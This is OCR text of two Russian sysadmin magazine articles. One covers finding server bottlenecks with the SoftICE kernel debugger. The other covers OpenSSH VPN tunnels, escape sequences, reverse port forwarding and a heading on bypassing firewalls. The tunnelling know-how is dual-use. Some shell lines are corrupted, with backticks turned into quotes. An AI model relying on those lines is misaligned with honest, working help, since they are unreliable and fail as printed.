
Охота за призраками бутылочного горлышка

СЕАНС ТЕРМОЯДЕРНОЙ ОТЛАДКИ ДЛЯ АДМИНОВ

При падении производительности сервера на базе Win2k3 и возникновении проблем со стабильностью его работы администратору нужно заглянуть во множество уголков операционной системы. Для выявления узких мест могут быть использованы различные решения, в том числе и хардкорные. Например, отладчик уровня ядра SoftICE.

НИКОМУ НЕ СКРЫТЬСЯ

Операционные системы семейства NT поддерживают развитую систему мониторинга счетчиков производительности, отображающих в реальном времени, сколько «тиков» ушло на ту или иную операцию. Не отстают от них и процессоры, позволяющие регистрировать практически любые события: от количества переключений контекста до интенсивности кэш-промахов. Специальные программы-профилировщики обобщают эту информацию, выявляя так называемые «горячие точки», в которых система проводит наибольшую часть своего времени. Однако точность измерений невелика. Прежде чем приступать к профилировке (или снятию показаний счетчиков производительности), требуется устранить все побочные факторы, способные ввести профилировщик в заблуждение. В противном случае придется исходить из предположения, что все приложения и драйвера работают правильно, чего в жизни, увы, практически никогда не бывает.



Счетчики производительности — популярный, но крайне ненадежный способ измерений

Просмотр стека позволяет определить, какой именно драйвер вызывает функции ядра

SoftICE, будучи отладчиком уровня ядра, позволяет остановить систему в любой момент и посмотреть, какими интересными делами она сейчас занимается. С ним поиск «бутылочного горлышка» занимает буквально считанные минуты, причем результат абсолютно надежен. Не скрыться ни «кривым» драйверам, ни некорректно работающему аппаратному обеспечению. Кстати, знания ассемблера не потребуется — невероятно, но факт! Достаточно освоить несколько несложных команд, а все остальное SoftICE сделает сам!

СЕАНС ТЕРМОЯДЕРНОЙ ОТЛАДКИ

Как узнать, на что уходит львиная доля системного времени? Очень просто — установить SoftICE, вызвать его комбинацией <CTRL-D>, посмотреть, чем занимается сервер. Выйти из SoftICE по <CTRL-D> или команде «*x;<ENTER>*», затем тут же вызывать его вновь (чем занимается система на этот раз?). Повторяя данную операцию в цикле, можно быстро собрать богатый статистический материал. Совершенно очевидно: истинное процессорное время, потребляемое каждым компонентом, прямо пропорционально частоте его появления при вызове отладчика.
Когда сервер вообще ничем не нагружен, свыше 90% «всплытий» приходится на псевдопроцесс «Idle». Он означает, что текущие операции выполняются столь быстро, что мы их просто не засекаем (так как они занимают ничтожные доли процессорного времени). При этом сервер может обслуживать достаточно большое количество пользователей, дефрагментировать жесткий диск в фоновом режиме и заниматься прочими делами. Вот так парадокс! Сервер работает, а процессор — отдыхает. Это означает, что конфигурация сервера имеет определенный избыток по мощности и узких мест в ней нет.
При дальнейшем росте загрузки мы получаем более или менее «гладкое» распределение, попадая то в интерпретатор PHP, то в процесс, обслуживающий SQL, то в другой сервис. Вполне нормальное явление, однако доминирование одного процесса над другим — плохой признак, указывающий на дефекты проектирования программы. В нормальной ситуации свыше 90% машинного времени уходит на ввод/вывод, в течение которого процессы, инициировавшие запрос ввода/вывода, спят, как младенцы, независимо от того, справляется дисковая подсистема/сетевая карта со своей работой или нет.
Повышение активности процессов свидетельствует о «тяжелых» операциях типа криптографии, упаковке/распаковке потока данных и прочих «наукоемких» задачах, большинство из которых, кстати говоря, сугубо опциональны. В частности, шифрование можно либо вообще отключить, либо выбрать более «легкие» алгоритмы. Аналогично обстоит дело и с упаковкой. Естественно, ситуацию с вещанием цифрового аудио/видео мы в расчет не берем. Тут, понятно, требуется мощный процессор с емкой кэш-памятью. А как узнать, что кэш-памяти достаточно для решения поставленной задачи? Очень просто! Если SoftICE останавливается на произвольных машинных инструкциях — все OK. А вот если доминируют инструкции чтения/записи в память (*MOV* плюс что-то в квадратных скобках, а также *MOVSx*, *CMPSx* и *STOSx*), то установка процессора с более емкой кэш-памятью существенно поднимет производительность!
Но это теория, переходим к практике и вещам, далеко не очевидным даже для тех, кто давно использует SoftICE. Имя процесса, исполняемого в данный момент, отображается в правом нижнем углу, а текущий исполняемый код — в окне *CODE*, расположенном посередине экрана. В правильно сконструированной программе процесс останавливается каждый раз в случайном месте. То есть колонка адресов будет отличаться. Это означает, что в исследуемом процессе нет горячих точек (или они выражены крайне слабо). Напротив, если какие-то диапазоны адресов встречаются чаще остальных — мы поймали горячую точку, которую разработчики программы должны были устранить еще на стадии проектирования, ну или, в крайнем случае, в процессе оптимизации продукта перед выбросом его на рынок.

Почему счетчики производительности ненадежны

Почему же ошибаются счетчики производительности и, в частности, индикатор загрузки процессора? Дело в том, что под «загрузкой процессора» создатели NT понимают отнюдь не загрузку процессора, как таковую, а готовность потока поделиться остатками кванта отпущенного ему процессорного времени. На хакерских конференциях было продемонстрировано большое количество exploit'ов, отдающих ~3%-5% от полного кванта времени и заставляющих счетчик производительности отображать загрузку близкую к нулевой, чем с успехом пользуются многие зловредные программы (например, использующие распределенные сети для взлома паролей).
Другой источник ошибок — асинхронные операции ввода/вывода, поддерживаемые ядром. При чтении данных с диска или файла подкачки поток «замораживается» системой, передающей управление потокам этого же или другого процесса, в результате чего поток, инициирующий процесс чтения, показывает намного более низкое потребление процессорного времени, чем происходит в действительности. Строго говоря, индикатор загрузки не лжет. Поток действительно «спит» во время чтения с диска, но ведь нас интересует не формальная сторона проблемы, а полное время, включающее в себя длительность всех операций ввода/вывода, поскольку интенсивный ввод/вывод — отличное средство торможения!
Наконец, счетчик загрузки ЦП не учитывает время, потребляемое драйверами. «Загрузка ядра» более или менее корректно вычисляется только для некоторых системных вызовов, да и то с кучей оговорок и ограничений.

Soft-Ice считает, что остановился внутри процесса VMwareService. Но колонка адресов указывает, что мы находимся в одном из драйверов

Ловля драйвера на живца



info

• С SoftICE в руках поиск «бутылочного горлышка» занимает буквально считанные минуты, причем результат абсолютно надежен.

• «Затор» возникает, когда определенный узел компьютера (процессор, память, жесткий диск и т.п.) ограничивает поток данных. Это можно сравнить с тем, как узкое горлышко ограничивает вытекающую из бутылки воду.

• Увеличение объема оперативной памяти может быть действенным решением для некоторых видов «заторов», но не решает всех проблем.

• «Заторы» сети являются самыми сложными для обнаружения, так как сеть обычно состоит из каналов связи, коммутаторов, маршрутизаторов, серверов, клиентов, кучи протоколов и т.д.

Впрочем, если они ее не устранили, это не повод для паники, ибо, как мы уже говорили, ресурсоемкие операции типа криптографии занимают намного больше времени, чем, например, отдача пользователю файла в том виде, в котором он записан на диске.

Достаточно часто приходится сталкиваться с горячими точками, не имеющими ничего общего с вычислениями. Как правило, это циклы, ожидающие наступления определенных событий. Правильно спроектированная программа никогда не прибегает к такому тупизму. Она просто вгоняет поток в сон, указывая, при каких обстоятельствах тот должен проснуться. Конечно, распознать циклы, не имея опыта дизассемблирования, не так-то легко, но их можно запеленговать и по диапазону принадлежащих им адресов. Если они появляются с огромным отрывом от всех остальных, отправляем программу на свалку, благо практически для всего ПО можно подобрать аналог.

В качестве наглядного примера рассмотрим простую программу, мотающую холостой цикл, исходный код которой укладывается в одну строку на Си: «`main(){while(1);}`».


Откомпилируем ее без опций оптимизации (в случае MS VC это: «`cl.exe hCPUl.c`»), чтобы оптимизатор не выбросил ненужный с его точки зрения цикл `while`, и запустим ее на выполнение. На однопроцессорных машинах мы получим 100% загрузку по индикатору. На двухпроцессорных (или однопроцессорных с двумя ядрами) — 50%. Соответственно, четыре процессора/ядра дадут всего лишь 25%, хотя SoftICE при каждом вызове будет всплывать в одном и том же процессе — hCPUl, исполняющемся в одном и том же месте — в цикле while. То есть, согласно SoftICE, загрузка процессора близка к 100%. Это одновременно верно и нет. С одной стороны, поток, в котором исполняется цикл while, нагружает всего лишь один процессор/ядро из всех имеющихся, совсем не препятствуя исполнению потоков других процессов на оставшихся процессорах (ядрах). Но реальное торможение намного больше, чем это следует из простых арифметических расчетов. Системный планировщик распределяет очереди потоков равномерно между всеми процессорами (ядрами), и если один из процессоров (ядер) захватывается «неправильным» потоком, планировщик начинает оптимизировать очередь потоков. Эффективность такой оптимизации невелика, в чем нетрудно убедиться, измерив реакционноспособность сервера с запущенной программой hCPUl и без нее.


Теперь перейдем к более сложным вопросам, зарывшись в недра драйверов. SoftICE всегда отображает имя процесса в правом нижнем углу, вне зависимости от того, находится ли система на прикладном (user-land) или ядерном (kernel-space) уровне. А что у нас в ядре? Например, драйвера, которые могут вообще не иметь отношения к отображаемому процессу. Просто драйвер получил управление (скажем, по прерыванию, поступившему извне) именно в тот момент, когда система переключила контекст на данный процесс. А может быть, совсем другой процесс прямо или косвенно инициировал вызов драйвера и тут же заснул, система переключила контекст на следующий процесс, а драйвер... как бы выразиться деликатнее... если не завис, то конкретно застрял. Соответственно, при вызове отладчика мы будет оказываться в нем чаще, чем в остальных, но имя процесса, отображаемое в нижнем углу, тут не причем.

Определить, что система находится в kernel-space, очень просто. В конфигурации по умолчанию нижняя половина адресного пространства принадлежит прикладным программам, а верхняя — ядру. Соответственно, если мы наблюдаем колонку адресов < 80000000h, отладчик находится внутри прикладных программ, в противном случае — это ядро или один из его драйверов. Селектор в прикладном режиме равен 1Bh и 08h в режиме ядра.

Примечание: при указании ключа 3GB в boot.ini ядро с драйверами «ужимается» до 1 Гб. Получается, что граница ядерных земель отодвигается на 40000000h. Во всяком случае, в 32-битном режиме все происходит именно так, а в 64-битном — совсем не так (но поскольку SoftICE работает только в 32-битном режиме, оставим проблемы 64-битных серверов за рамками статьи).

Допустим, SoftICE остановится в некотором процессе (к примеру, VMwareService), но столбец адресов выходит за пределы 80000000h, и текущая исполняемая команда, выделенная инверсной строкой, расположена по BFF0ACE2h. Как узнать, какому из драйверов она принадлежит? Даем команду «*DRIVER*» или «*MOD*» и смотрим на базовые адреса загрузки драйверов. К сожалению, SoftICE не сортирует их по списку возрастания, но этот недостаток легко исправить. Достаточно выйти из SoftICE, запустить поставляемый вместе с ним **Symbol Loader** и сохранить историю команд в текстовой файл. Затем посредством MS Word или MS Excel преобразовать ее в таблицу.


Знакомство с портами ввода/вывода


Определение оборудования, к которому происходит обращение через «Диспетчер устройств»

Драйвер, в чьих границах находится обозначенный адрес, и есть «виновник». В нашем случае — это NDIS, низкоуровневый сетевой драйвер. При интенсивной работе сетевой карты его появление в SoftICE вполне объяснимо, приемлемо и понятно. Однако это должна быть действительно очень высокая нагрузка, иначе — имеем дело с кривым драйвером или неправильной сетевой картой, смена которой (вместе с драйвером) ощутимо повысит общую производительность сервера. Причем (внимание!), факт подобной «кривизны» не определяют ни системный монитор, ни легион программ, предназначенных для тюнинга сервера, поскольку все они работают на более высоком уровне.

Другая распространенная ситуация — SoftICE начинает часто всплывать на команде чтения (реже — записи) в/из порт ввода-вывода. Это плохой признак! Нормальное железо, управляемое правильными драйверами, работает по прерыванию, обмениваясь данными через DMA. Обращения к портам лишь инициируют ту или иную операцию, а потому занимают ничтожное время.

Интенсивная работа с портами ввода/вывода нагружает системную шину, снижая производительность всех подсистем компьютера в целом, а потому такой ситуации необходимо избегать любой ценой. Легко сказать — избегать! Для этого, как минимум, необходимо определить, к какому именно оборудованию обращается система. No problem!

Смотрим на значение, содержащееся в регистре DX (младшие 16-бит регистра EDX или, выражаясь человеческим языком, крайние четыре цифры справа). Выходим из отладчика, запускаем «Диспетчер устройств». В меню «Вид» выбираем сортировку устройств по ресурсам и в портах ввода/вывода тут же находим наш порт, равный в данном случае 379h и принадлежащий LPT1 — порту принтера, который вообще не установлен на обозначенной системе. Хм, странно, принтера нет, а обращения к порту происходят с высокой степенью интенсивности, причем не по прерыванию, а по опросу (готовности устройства).

Лезем в очередь печати и видим, что в ней каким-то чудом оказался некий документ, и какой-то левый принтер (в смысле, его драйвер) «мистически» повешен на LPT1, хотя физического принтера нет. Очищаем очередь печати — не очищается! Сносим драйвер — обращение к порту исчезает, а машина летит вперед с такой производительностью, что буквально отрывается от асфальта. Другим путем обнаружить «бутылочное горлышко» не удавалось — системный монитор упорно твердил, что все нормально, никаких косяков.

Наконец, SoftICE может останавливаться не только внутри драйверов, но и ядерных функций, лежащих в области адресов 8xxxxxxxh, где находится ntoskrnl.exe. Само ядро тут, понятное дело, не причем. Это просто какой-то противный драйвер напрягает его вызовом тех или иных функций. Что же это за драйвер такой?

Даем команду «STACK» и смотрим на левую колонку адресов, по которой и определяем драйвер описанным выше способом. В данном случае им оказался драйвер DVD-привода, автоматически установленный системой. Тщательное расследование выяснило, что к драйверу никаких претензий нет, а дефект проектирования DVD-привода привел к тому, что драйвер начинал обмениваться с ним какими-то командами (они так и не были найдены в стандарте на ATAPI-команды), даже если в лотке отсутствовал диск. Смена DVD-привода «утихомирила» драйвер, «волшебный» обмен прекратился, а общая производительность системы опять-таки возросла.

ЗАКЛЮЧЕНИЕ

Мы убедились, что поиск «узких» мест сервера при помощи SoftICE — это простой, но надежный способ, охватывающий абсолютно все уровни: аппаратный, ядерный и программный. Конечно, не стоит ждать от SoftICE точных «телеметрических» показаний, выраженных в численном виде. В общем-то, этого и не нужно. Если в системе имеется «бутылочное горлышко», то SoftICE обнаружит его практически сразу после пяти-шести вызовов.


К недостаткам способа следует отнести, что на Win2k3 в 32-разрядном режиме он еще работает (и то, не со всеми видеокартами и чипсетами), но более новые системы ему не по зубам. К тому же, SoftICE способен обрушивать систему, вызывая голубые экраны смерти, зависания (от которых порой не спасает и RESET, а только «передерживание» питания) и перезагрузки. Последние два случая очень опасны — сброса дисковых буферов не происходит, и раздел, с которым ведется активная работа на чтение/запись, рискует отправиться к праотцам. Но даже если «полет нормальный», в момент вызова SoftICE сервер останавливает системные часы (которые потом нам придется корректировать) и прекращает весь сетевой обмен, что при продолжительном пребывании в отладчике ведет к обрыву TCP/IP-соединений, вызывая естественное недовольство пользователей. ⌶

Производительность

Производительность сервера зависит не только от мощности аппаратной части, но и от программной оснастки. Один «кривой» драйвер (приложение) способен сожрать все ресурсы, затормозив систему до уровня асфальтового катка, и системный монитор не покажет ровным счетом ничего! Как найти виновника? Из множества программ самым доступным, точным и надежным инструментом, как ни странно, оказывается отладчик SoftICE.

Кривое ПО

Сплошь и рядом приходится сталкиваться с ситуацией, когда при нулевой (по индикатору) загрузке процессор работает во всю мощь — или же, наоборот, загрузка вплотную приближается к 100%, но процессор не выполняет никакой полезной работы, например, мотая холостой цикл или ожидая сигнала от внешних устройств. В такой ситуации необходимо менять не процессор, а криво написанное ПО.



УЛЬЯНА СМЕЛАЯ

Волшебные криптотуннели

OPENSSH: ДЕМОНСТРАЦИЯ ФОКУСОВ С ИХ ПОСЛЕДУЮЩИМ РАЗОБЛАЧЕНИЕМ

Хакеров и опытных админов отличает способность находить изящные решения поставленных задач. Как ты смотришь на то, чтобы использовать OpenSSH для создания виртуальных частных сетей? Причем, без применения SSH-перенаправлений, соксификации и сторонних разработок, таких как, например, OpenVPN.

VPN НА БАЗЕ SSH

В последнее время технология VPN получила завидное распространение. Обычно, упоминая ее, подразумевают либо стандартные протоколы туннелирования PPTP и L2TP/IPsec, либо специализированные решения, вроде OpenVPN, и лишь немногие знают о более простой альтернативе — SSH-туннелинг. Поднятые на втором или третьем уровне OSI зашифрованные туннели обеспечат приложениям полноценный и прозрачный доступ к любым ресурсам удаленной сети. А учитывая, что SSH-сессии не только шифруются (по умолчанию задействован алгоритм AES), но и сжимаются, мы, кроме приватности, получим небольшой прирост в скорости и экономию драгоценных мегабайтов. Немаловажно, что такой подход не требует знания протоколов защиты сетевого трафика, вмешательства в ядро операционной системы, заморочек с фильтрацией пакетов или наличия особых программ. Для примера возьмем два сервера: srv1 с IP-адресами 212.34.XX.YY и 192.168.2.1 подключен к сегменту внутренней сети 192.168.2.0/24, а srv2 с 213.167.XX.YY и 192.168.1.1 шефствует над подопечными из 192.168.1.0/24. Настроим VPN-туннель средствами OpenSSH, в котором будут использоваться адреса 10.0.0.1 и 10.0.0.2. Для наглядности сценарий можно представить следующим образом:

```
   (10.0.0.1) 212.34.XX.YY        213.167.XX.YY
(10.0.0.2)
192.168.2.0/24 — srv1 — [ internet ] — srv2 —
192.168.1.0/24
          192.168.2.1          192.168.1.1
```

Стоит отметить, с помощью **OpenSSH** возможно построение не только Site-to-Site VPN (межсайтовое подключение, в котором два маршрутизатора создают туннель в интернете), но и Client-to-Site (VPN-подключение удаленного доступа для проводных и беспроводных клиентов).
Ключевые элементы сетевой конфигурации рассмотрены, теперь приступаем к настройкам. Логинимся на srv1 и правим главный конфигурационный файл *sshd*:

srv1% sudo vim /etc/ssh/sshd_config

```
# Разрешаем туннелирование layer-3
PermitTunnel point-to-point
# VPN на базе OpenSSH требует привилегий суперпользова-
```

Управляющие последовательности в действии

```
теля, поэтому аутентификацию под учетной записью root
разрешаем только с доверенных хостов
PermitRootLogin no
Match Host 213.167.XX.YY,192.168.2.*,127.0.0.1
      PermitRootLogin yes
```

По окончании настроек не забываем отправить демону сигнал *SIGHUP*, чтобы он смог перечитать свой конфиг:

```
srv1% sudo sh -c "kill -HUP 'sed q /var/run/sshd.pid'"
```

Далее разрешаем прохождение пакетов на используемых туннельных псевдоустройствах (на tun0 у меня висит OpenVPN, tun1 — для OpenSSH; tun представляет собой нечто вроде драйвера IP-туннелей):

srv1% sudo vim /etc/pf.conf

```
pass quick on { tun0, tun1 } inet all
```

Загружаем правила из конфига:

```
srv1% sudo pfctl -f /etc/pf.conf
```

Создаем интерфейс tun1 и назначаем ему IP-адрес:

```
srv1% sudo ifconfig tun1 create
srv1% sudo ifconfig tun1 10.0.0.1 10.0.0.2 netmask 0xfffffffc
```

При помощи команды `ifconfig` проверяем его состояние:

```
srv1% ifconfig tun1
tun1: flags=51<UP,POINTOPOINT,RUNNING> mtu 1500
      groups: tun
      inet 10.0.0.1 --> 10.0.0.2 netmask 0xfffffffc
```

Не забываем добавить в таблицу маршрутизации удаленную подсеть:

```
srv1% sudo route add 192.168.1.0/24 10.0.0.2
```

Второй сервер выступает в роли SSH-клиента, поэтому процедура конфигурирования здесь чуть проще:

```
srv2% sudo sh -c "echo 'Tunnel point-to-point' \
       >> /etc/ssh/ssh_config"
```

Остальные настройки и действия практически идентичны описанным выше: правим и активируем рулесеты файрвола, поднимаем tun1, присваиваем ему сетевой адрес (обрати внимание, порядок следования IP-адресов изменен) и добавляем статический маршрут:

srv2% sudo vim /etc/pf.conf

```
pass quick on { tun0, tun1 } inet all

srv2% sudo pfctl -f /etc/pf.conf
srv2% sudo ifconfig tun1 create
srv2% sudo ifconfig tun1 10.0.0.2 10.0.0.1 netmask
0xfffffffc
srv2% sudo route add 192.168.2.0/24 10.0.0.1
```

И, наконец, самый ответственный момент — устанавливаем защищенное соединение между двумя сетями:

```
srv2% sudo ssh -f -w 1:1 212.34.XX.YY true
```

Чтобы снизить накладные расходы, к списку аргументов имеет смысл добавить: *-o Compression=yes -x -a -n* (сжимать передаваемые данные, отключить пересылку пакетов X11, запретить аутентификацию с помощью агента и направить */dev/null* на стандартный входной поток *STDIN*). Теперь проверим доступность удаленного узла, находящегося «за первым сервером»:

```
srv2% ping 192.168.2.101
PING 192.168.2.101 (192.168.2.101): 56 data bytes
64 bytes from 192.168.2.101: icmp_seq=0 ttl=127
time=2.508 ms
```

Если все OK, то можно и дальше развивать предложенную схему, упрощая или, наоборот, усложняя настройки. Например, применить беспарольную аутентификацию на базе ключей, нарисовать конфигурационный файл для автоматического создания псевдоустройства tun1:

```
srv2% sudo sh -c "echo '10.0.0.2 10.0.0.1 netmask
0xfffffffc' \  > /etc/hostname.tun1"
```

Или занести необходимые статические маршруты и запуск «*ssh -f -w*» в один из сценариев начальной загрузки (*/etc/rc.local*). Либо в отдельный скрипт, чтобы все выполнялось одной командой, без дополнительных телодвижений. Чтобы использовать OpenSSH на уровне OSI 2, нужно в качестве значения директив PermitTunnel и Tunnel использовать ethernet, а затем объединить в мост внешний сетевой интерфейс и псевдоустройство tunX (см. bridge(4)).

УПРАВЛЯЮЩИЕ ПОСЛЕДОВАТЕЛЬНОСТИ SSH


Продолжим фокусничать. Таинство магии управляющих последовательностей откроется, если в SSH-сессии сначала нажать <Enter>, затем — управляющий символ сеанса (по умолчанию тильда, задается директивой EscapeChar) и специальную клавишу, которая указывает, какую именно функцию следует выполнить. Проще всего это показать на конкретных примерах.

Перенаправление X11-подключений

Для перенаправления X11-подключений следует использовать ключ *-Y*:

```
$ ssh -Y user@domain.com
```

Причем в конфиге */etc/ssh/sshd_config* параметр *X11Forwarding* должен быть установлен в «yes». Если X-сервер запущен на локальной системе, то активируем и *X11UseLocalhost*.


Конфиг для обхода правил файрвола

Допустим, мы с *mail.domain.ru* зашли на bastion.domain2.ru и решили, что неплохо было бы открыть обратный шифрованный туннель к почтовому серверу для безопасной загрузки сообщений. С помощью комбинации клавиш «<Enter>~C» можно интерактивно управлять локальным и удаленным форвардингами (ключи *-L* и *-R*):

```
    bastion% <Enter>~C
    ssh> -R 8110:mail.domain.ru:110
Forwarding port.
```

Проверяем работу созданного почтового туннеля:

```
bastion% telnet localhost 8110
+OK Dovecot ready.
```

В ответ получен баннер от Dovecot. Значит, все в порядке. Кстати, обратившись к подсказке, получим список всех доступных ключей и дополнительных параметров:

```
bastion% <Enter>~C
ssh> help
Commands:
    -L[bind_address:]port:host:hostport
Request local forward
    -R[bind_address:]port:host:hostport
Request remote forward
    -KR[bind_address:]port          Cancel
remote forward
```

Если в *~/.ssh/config* установить значение директивы *PermitLocalCommand* в *yes*, то мы сможем выполнять команды в локальном шелле (то есть на хосте, с которого зашли):

```
ns% ssh mx3
mx3% <Enter>~C
ssh> !uptime /* команда выполняется на хосте ns */
 7:02PM  up 100 days, 11 mins, 1 user, load
averages: 0.13, 0.21, 0.23 <Enter>
mx3% uptime /* команда выполняется на хосте mx3 */
 7:02PM  up 4 days,  7:34, 1 user, load
averages: 0.21, 0.23, 0.19
```

Если на предыдущем узле требуется выполнить сразу несколько команд, то SSH-сессию лучше временно «засуспендить» (приостановить выполнение программы ssh):

```
mx3% <Enter>~<Ctrl-Z>
[1] + Suspended        "ssh" "$@"
```

Чтобы перевести SSH-сессию из остановленного режима в активный, воспользуйся командой fg.
Список текущих SSH-соединений можно просмотреть комбинацией:

```
mx3% <Enter>~#
The following connections are open:
  #0 client-session (t4 r0 i0/0 o0/0 fd 5/6 cfd -1)
```

А для быстрого завершения SSH-сессии ставим точку:

```
mx3% <Enter>~.
Connection to 213.167.XX.YY closed.
```



links

- Для борьбы с перебором пароля можно использовать специальные приложения: **DenySSH** (wiki.wonko.com/software/denyssh), **pam-abl** (pam-abl.sf.net), **DenyHosts** (denyhosts.sf.net) и другие.
- **VShell Server** для Windows: www.vandyke.com/products/vshell/.



info

- Аутентификация и последующее шифрование SSH-сессии выполняются незаметно для пользователей.
- Управляющая последовательность использует специальный управляющий символ (escape-символ), чтобы идентифицировать начало команды.
- Некоторые примеры продвинутой работы с OpenSSH смотри в предыдущем номере журнала, в статье «**Калейдоскоп тайных знаний**».

АДМИН ДОЛЖЕН БЫТЬ ЛЕНИВ!

Чтобы в консоли не вводить полное доменное имя, порт и учетную запись для подключения к удаленной системе, стоит заручиться поддержкой директивы *Host*:



% vim ~/.ssh/config

```
Host mx2
        Hostname mx2.domain.ru
        Port 2022
        User admin
```

Таким образом, нам достаточно ввести «*ssh mx2*», — и мы попадем на заветный сервер. Уже не плохо, однако каждый раз приходится набирать четыре «лишних» символа (ssh и пробел). Лень сподвигает на написание двухстрочного сценария, «съедающего» ssh, но сохраняющего все переданные в командной строке аргументы, пробелы и кавычки:

```
% cd ~/bin
```

% vim myssh

```
#!/bin/sh
exec /usr/bin/ssh '/usr/bin/basename $0' $@
```

Наделяем скрипт атрибутом исполнения и создаем символическую ссылку на псевдоним удаленного сервера:

```
% chmod +x myssh
% ln -s myssh mx2
```

Вводить ssh больше не требуется (P.S. Подкаталог *bin* должен быть прописан в переменной окружения PATH):

```
% mx2 uptime
 5:16PM  up 45 days,  8:40, 0 users, load
averages: 0.55, 0.40, 0.35
```

Если узлов несколько, то для каждого создаем аналогичную символическую ссылку, выбрав в качестве имени его hostname.
Небольшой оптимизации можно достигнуть, отказавшись от вызова утилиты *basename(1)* и применив встроенные возможности командной оболочки:

% vim myssh

```
#!/bin/sh
exec /usr/bin/ssh ${0##*/} $@
```

ОБХОДИМ ФАЙРВОЛЫ

